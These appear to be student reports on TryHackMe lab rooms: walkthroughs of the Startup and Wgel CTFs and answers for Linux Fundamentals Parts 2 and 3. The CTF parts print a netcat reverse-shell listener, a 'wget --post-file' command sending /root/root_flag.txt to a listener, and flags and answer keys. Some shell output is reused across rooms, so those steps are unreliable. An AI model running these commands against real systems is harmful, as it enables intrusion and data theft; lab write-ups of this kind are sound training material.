100% |***********************************************|  5494       27.72 MiB/s    00:00 ETA
226 Transfer complete.
```

Step 8:

In order to connect with the user, we used nc -nlvp 1234 command and made a connection.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.17.59.234] from (UNKNOWN) [10.10.228.161] 45660
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64
x86_64 GNU/Linux
 14:27:51 up 12 min,  0 users,  load average: 0.95, 0.61, 0.44
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

-

Step 9:

Then in order to stabilize the reverse shell the following command were run.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@startup:/$ export TERM=xterm
export TERM=xterm
www-data@startup:/$ ^Z
zsh: suspended  nc -nvlp 1234

┌──(kali㉿kali)-[~/Downloads]
└─$ stty raw -echo; fg
[1]  + continued  nc -nvlp 1234
                              stty rows 38 columns 116
www-data@startup:/$
```

Step 10:

Then we got into the home directory and got the username as Lennie and using the command ls -al we got the following results.

```
www-data@startup:/home$ ls
lennie
www-data@startup:/home$ cd ...
bash: cd: ...: No such file or directory
www-data@startup:/home$ cd ..
www-data@startup:/$ ls -al
total 100
drwxr-xr-x  25 root     root      4096 Jul 14 14:16 .
drwxr-xr-x  25 root     root      4096 Jul 14 14:16 ..
drwxr-xr-x   2 root     root      4096 Sep 25  2020 bin
drwxr-xr-x   3 root     root      4096 Sep 25  2020 boot
drwxr-xr-x  16 root     root      3560 Jul 14 14:15 dev
drwxr-xr-x  96 root     root      4096 Nov 12  2020 etc
drwxr-xr-x   3 root     root      4096 Nov 12  2020 home
drwxr-xr-x   2 www-data www-data  4096 Nov 12  2020 incidents
lrwxrwxrwx   1 root     root        33 Sep 25  2020 initrd.img → boot/initrd.img-4.4.0-190
-generic
lrwxrwxrwx   1 root     root        33 Sep 25  2020 initrd.img.old → boot/initrd.img-4.4.0
-190-generic
drwxr-xr-x  22 root     root      4096 Sep 25  2020 lib
drwxr-xr-x   2 root     root      4096 Sep 25  2020 lib64
drwx------   2 root     root     16384 Sep 25  2020 lost+found
```

Step 11:

Then with the help of cat command we got contents of the reciepe.txt file.

```
dr-xr-xr-x  13 root     root         0 Jul 14 14:15 sys
drwxrwxrwt   7 root     root      4096 Jul 14 14:54 tmp
drwxr-xr-x  10 root     root      4096 Sep 25  2020 usr
drwxr-xr-x   2 root     root      4096 Nov 12  2020 vagrant
drwxr-xr-x  14 root     root      4096 Nov 12  2020 var
lrwxrwxrwx   1 root     root        30 Sep 25  2020 vmlinuz → boot/vmlinuz-4.4.0-190-gener
ic
lrwxrwxrwx   1 root     root        30 Sep 25  2020 vmlinuz.old → boot/vmlinuz-4.4.0-190-g
eneric
www-data@startup:/$ cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep i
t a secret forever and told him it was love.
www-data@startup:/$
```


<u>Step 12</u>:

Then we got a file as suspicious.pcanpng so we downloaded the file and then opened it in wireshark using command wget http:// 10.10.228.161:8080/suspiciois.pcapng.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wget  http://10.10.228.161:8080/suspicious.pcapng
--2022-07-14 11:12:48--  http://10.10.228.161:8080/suspicious.pcapng
Connecting to 10.10.228.161:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 31224 (30K) [application/octet-stream]
Saving to: 'suspicious.pcapng'

suspicious.pcapng      100%[===================>]  30.49K  63.8KB/s    in 0.5s

2022-07-14 11:12:49 (63.8 KB/s) - 'suspicious.pcapng' saved [31224/31224]
```


<u>Step 13:</u>


Then by using Wireshark we opened the downloaded file and did the tcp stream. After the tcp stream we got the username and password.



Step 14:


Then we logged in and got all the directories and files present in it.We also got the user flag from user.txt file.






Step 15:

Then we got into the root and found the root.txt and there we got the root flag.






2. Summary report on different steps performed on Linux Fundamentals Part 2.

Step 1:

Here we used ssh command.



Now that we are connected, any commands that we execute will now execute on the remote machine -- not our own.

Note: When you type a password into an ssh login prompt there is no visible feedback -- you will not be able to see any text or symbols appear as you type the password. It is still working, however, so just type the password and press enter to login.


Answer the questions below

I've logged into the Linux Fundamentals Part 2 machine using SSH!

No answer needed — Correct Answer


Task 3 Introduction to Flags and Switches

Task 4 Filesystem Interaction Continued



Step 2:

Here we used man ls command.



print C-style escapes for nongraphic characters

--block-size=SIZE
with -l, scale sizes by SIZE when printing them; e.g., '--block-size=M'; see SIZE format below

Manual page ls(1) line 1 (press h for help or q to quit)

Answer the questions below

Explore the manual page of the ls command


No answer needed — Correct Answer

What directional arrow key would we use to navigate down the manual page?

down — Correct Answer

What flag would we use to display the output in a "human-readable" way?

-h — Correct Answer



Step 3:

How would you create the file named "newnote"?

touch newnote — Correct Answer — Hint

On the deployable machine, what is the file type of "unknown1" in "tryhackme's" home directory?

ASCII text — Correct Answer

How would we move the file "myfile" to the directory "myfolder"


mv myfile myfolder — Correct Answer

What are the contents of this file?

THM{FILESYSTEM} — Correct Answer

Continue to apply your knowledge and practice the commands from this task.

No answer needed — Correct Answer



Step 4:

Answer the questions below

On the deployable machine, who is the owner of "important"?

user2 — Correct Answer

What would the command be to switch to the user "user2"?


su user2 — Correct Answer

Now switch to this user "user2" using the password "user2"

No answer needed — Correct Answer

Output the contents of "important", what is the flag?

THM{SU_USER2} — Correct Answer



Step 5:

Read me!

No answer needed — Correct Answer

What is the directory path that would we expect logs to be stored in?

/var/log — Correct Answer

What root directory is similar to how RAM on a computer works?


/tmp — Correct Answer — Hint

Name the home directory of the root user

/root — Correct Answer

Now apply your learning and navigate through these directories on the deployed Linux machine.

No answer needed — Correct Answer



NAME: I PRASANTI

SIC: 20BCEA56

BRANCH: CEN

ASSIGNMENT 15

STEPS PERFORMED ON WGEL CTF AND LINUX FUNDAMENTAL'S PART 3

INDEX


Topic: STEPS PERFORMED ON WGEL CTF AND LINUX FUNDAMENTAL'S PART 3 (TRYHACK ME)

ASSIGNMENT 15(DAY 17) Date:15-07-2022

1. **Summary report on different steps performed on Wgel CTF**


Step 1:

Startup room was solved today on tryhackme. At first, the machine was started and we copied the IP Address which was provided by Tryhackme for port scanning then we opened the attack box. Then we downloaded the configuration file.



Step 2:

Initially we created a folder name CTF in the desktop, and inside that folder we created 2 more folder as Web and Nmap. Then on the terminal in order to port scan we used the command nmap -sC -Sv -A -Pn 10.10.150.46 And we obtained the following results.



Then with sudo nano /etc/hosts command we save the IP address as wgel.thm.

Step 3:

Then we performed gobuster scan with the command dir -u http://wgel.thm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 30 -o web/gobuster.txt in order to find more about directories.

```
└─$ gobuster dir -u http://wgel.thm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 30 -o web/gobuster.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://wgel.thm/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/15 11:07:49 Starting gobuster in directory enumeration mode
===============================================================
/sitemap              (Status: 301) [Size: 306] [--> http://wgel.thm/sitemap/]
Progress: 2492 / 220561 (1.13%)
```

Step 4:

In the previous gobuster scan we found that sitemap is present so we visited the site and performed another gobuster scan with sitemap with the following command dir -u http://wgel.thm/sitemap/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 30 -o web/gobuster.txt. And we got the following result.

```
└─$ gobuster dir -u http://wgel.thm/sitemap/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 30 -o web/gobuster.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://wgel.thm/sitemap/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/15 11:10:20 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 313] [--> http://wgel.thm/sitemap/images/]
/css                  (Status: 301) [Size: 310] [--> http://wgel.thm/sitemap/css/]
/js                   (Status: 301) [Size: 309] [--> http://wgel.thm/sitemap/js/]
/fonts                (Status: 301) [Size: 312] [--> http://wgel.thm/sitemap/fonts/]
Progress: 3741 / 220561 (1.70%)
```


Step 5:

Then we again did another scan using the command ‘dirb’, dirb http://wgel.thm/sitemap/ -w /usr/share/wordlists/dirb/common.txt. Then we got. shh extension.

```
└─$ dirb http://wgel.thm/sitemap/ -w /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jul 15 11:15:24 2022
URL_BASE: http://wgel.thm/sitemap/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://wgel.thm/sitemap/ ----
==> DIRECTORY: http://wgel.thm/sitemap/.ssh/
+ --> Testing: http://wgel.thm/sitemap/_assets
```


Step 6:

Then we performed the scan with.shh extension we got a private key.Then with nano command as nano id_rsa we saved the message.




Step 7:

Then from the html page of sitemap we got the user name as jessie and then with ssh command we entered into the file.With ls command we can see the directories present here.



Step 8:

Then we downloaded the linpeas from github link and saved it in the script directory. Then opened it in the terminal.



Step 9:

In order to make the post request of the file into the file we use the following command sudo wget –post-file=/root/root_flag.txt http://10.10.150.46:1234. Then to connect with the user, we used nc -nlvp 1234 command and made a connection. And here got the root flag.

```
~$ nc -nvlp 1234
istening on [any] 1234 ...
onnect to [10.17.59.234] from (UNKNOWN) [10.10.228.161] 45660
inux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64
86_64 GNU/Linux
14:27:51 up 12 min,  0 users,  load average: 0.95, 0.61, 0.44
SER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
id=33(www-data) gid=33(www-data) groups=33(www-data)
bin/sh: 0: can't access tty; job control turned off
```

```
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.17.59.172:1234
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

b1b968b37519ad1daa6408188649263d
```


Step 10:

Then with the help of reverse shell we got the user file which in in documents folder. Then using ls command we got the user_flag.txt file.And with the cat command we got the user flag.


```
jessie@CorpOne:~/Documents$ ls
user_flag.txt
jessie@CorpOne:~/Documents$ cat user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
jessie@CorpOne:~/Documents$
```

2. Summary report on different steps performed on Linux Fundamentals Part 3.

Step 1:



Step 2:



- Syntax Highlighting - this is useful if you are writing or maintaining code, making it a popular choice for software developers
- VIM works on all terminals where nano may not be installed
- There are a lot of resources such as cheatsheets, tutorials, and the sorts available to you use.

TryHackMe has a room showcasing VIM if you wish to learn more about this editor!

Answer the questions below

Create a file using Nano

